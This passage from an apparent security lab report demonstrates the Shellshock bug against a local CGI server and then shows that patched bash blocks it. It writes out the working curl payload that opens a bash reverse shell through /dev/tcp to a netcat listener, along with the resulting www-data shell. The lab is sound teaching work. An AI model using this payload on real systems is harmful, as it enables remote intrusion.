
By doing this, we can type the commands and send them to the server to execute. Then we sucessfully launched a reverse shell.

Figure 16 and Figure 17 demonstrate how we launched the reverse shell: We open a TCP server in one terminal, and do the attack on another terminal. After compromise, we can see that we get a reverse shell logged in as *www-data*, and can execute any shell commands (if has permission, of course).



```
[03/09/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/bash -i > /de
v/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
```

Figure 16: Launch a Reverse Shell




```
[03/09/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 34436)
bash: cannot set terminal process group (1612): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
printenv.cgi
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 17: TCP Listener at Attacker Side

9


First, we replace the */bin/bash_shellshock* with */bin/bash* in the CGI programs.



```
[03/09/19]seed@VM:~/.../Shellshock$ cp myprog.cgi myprog_patched.cgi
[03/09/19]seed@VM:~/.../Shellshock$ vim myprog_patched.cgi
[03/09/19]seed@VM:~/.../Shellshock$ cp printenv.cgi printenv_patched.cgi
[03/10/19]seed@VM:~/.../Shellshock$ vim printenv_patched.cgi
[03/10/19]seed@VM:~/.../Shellshock$ sudo cp ./*.cgi /usr/lib/cgi-bin/
[sudo] password for seed:
[03/10/19]seed@VM:~/.../Shellshock$ sudo chmod 755 /usr/lib/cgi-bin/*.cgi
[03/10/19]seed@VM:~/.../Shellshock$ 
```

Figure 18: CGI Programs with Fixed Bash


Then we redo Task3. From Figure 19 we can see that with the fixed bash, the env we passes in is still stored as a string, rather than being executed. So it is printed correctly in the *HTTP_USER_AGENT*.



```
[03/09/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/ls" http://localhost/cgi-bin
rintenv_patched.cgi | grep "HTTP_USER_AGENT"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   802    0   802    0     0   138k      0 --:--:-- --:--:-- --:--:--  156k
HTTP_USER_AGENT=() { :;}; echo Content_type: text/plain; echo; /bin/ls
```

Figure 19: Redo Task3 on Fixed Bash

Finally we redo Task5. From Figure 20 we can see that the CGI program is properly executed, rather than launching a reverse shell.



```
[03/10/19]seed@VM:~$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/bash -i > /dev/tcp/localhost
090 0<&1 2>&1" http://localhost/cgi-bin/myprog_patched.cgi

Hello World
[03/10/19]seed@VM:~$ 
```

Figure 20: Redo Task5 on Fixed Bash